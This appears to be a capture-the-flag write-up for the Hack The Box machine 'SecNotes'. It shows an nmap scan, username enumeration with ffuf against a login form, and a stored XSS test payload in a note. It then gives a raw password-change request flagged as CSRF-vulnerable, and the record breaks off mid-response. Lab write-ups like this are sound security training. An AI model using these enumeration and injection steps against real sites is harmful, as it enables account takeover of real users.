

Information Gathering

1) Found open ports



```
┌─(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 11:03 IST
Nmap scan report for 10.10.10.97
Host is up (0.23s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-07-18T05:36:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 255.73 seconds
```

2) Checked the webpage



Login

Please fill in your credentials to login.


Username: admin

No account found with that username.


Password:

Login

Don't have an account? Sign up now.




3) Found a valid username from the response



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt -u 'http://10.10.10.97/login.php' -d 'username=FUZZ&password=test' -H "Content-Type: application/x-www-form-urlencoded" -fr "No account found with that username."

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.10.97/login.php
 :: Wordlist         : FUZZ: /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=FUZZ&password=test
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: No account found with that username.
________________________________________________

tyler                   [Status: 200, Size: 1276, Words: 339, Lines: 35, Duration: 467ms]
Tyler                   [Status: 200, Size: 1276, Words: 339, Lines: 35, Duration: 599ms]
```


4) Created a new user



Due to GDPR, all users must delete any notes that contain Personally Identifiable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.

Viewing Secure Notes for **hacker**

User **hacker** has no notes. Create one by clicking below.




Note Created

Viewing Secure Notes for **hacker**

test [2024-07-17 22:55:28]

Vulnerability Assessment

1) The page is vulnerable to xss



Create New Note

Please enter a Title and a Note


Title: xss

Note: <script>alert('xss')</script>

10.10.10.97

xss


2) The change password is vulnerable to csrf



```
POST /change_pass.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.97/change_pass.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://10.10.10.97
Connection: keep-alive
Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu
Upgrade-Insecure-Requests: 1

password=password&confirm_password=password&submit=submit
```


```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: home.php
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Date: Thu, 18 Jul 2024 05:56:46 GMT
Content-Length: 1286


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
